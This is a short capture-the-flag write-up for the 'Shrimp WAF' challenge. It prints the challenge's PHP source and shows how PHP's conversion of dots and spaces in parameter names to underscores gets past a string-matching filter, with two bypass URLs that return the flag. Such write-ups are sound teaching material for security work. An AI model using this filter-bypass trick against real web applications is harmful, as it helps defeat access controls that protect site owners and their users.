

Clicking on the link gives us https://shrimp-waf.fcsc.fr/?source=1 that will
display the PHP source code.
<?php
if(isset($_GET["source"])) {
    die(highlight_file(__FILE__));
}

if (isset($_SERVER['QUERY_STRING']) &&
    stripos($_SERVER['QUERY_STRING'], 'shrimp_flag') !== false) {
    die('Blocked by Shrimp WAF 1.0');
}

if(isset($_GET["shrimp_flag"]) && $_GET["shrimp_flag"] === "Bye ShrimpWAF") {
    die(getenv("FLAG"));
}
?>
<!DOCTYPE HTML>
<head>
    <title>Shrimp WAF</title>
</head>
<body>
    <p style="text-align: center;">Shrimp WAF</p>
    <h4 style="text-align: center;">Want the flag? Fool the shrimp.</h4>
    <h5 style="text-align: center;">Click <a href="/?source=1">here</a> to check Shrimp WAF source code.</h5>
</body>
1
We can see the flag is given when we give the search parameter shrimp_flag=Bye ShrimpWAF.
Sadly, there’s a check before that prevents us to set the shrimp_flag search parameter.
Well… PHP
After digging into PHP documentation, we can find https://www.php.net/manual/language.variables.external.php that teaches us the following.
Dots and spaces in variable names are converted to underscores. For example
<input name="a.b" />becomes$_REQUEST["a_b"].
This is perfect for our case to bypass the verification!
Flag
We can simply request the following URL.
# with a dot...
https://shrimp-waf.fcsc.fr/?shrimp.flag=Bye%20ShrimpWAF

# or even a space works!
https://shrimp-waf.fcsc.fr/?shrimp%20flag=Bye%20ShrimpWAF
That’s it!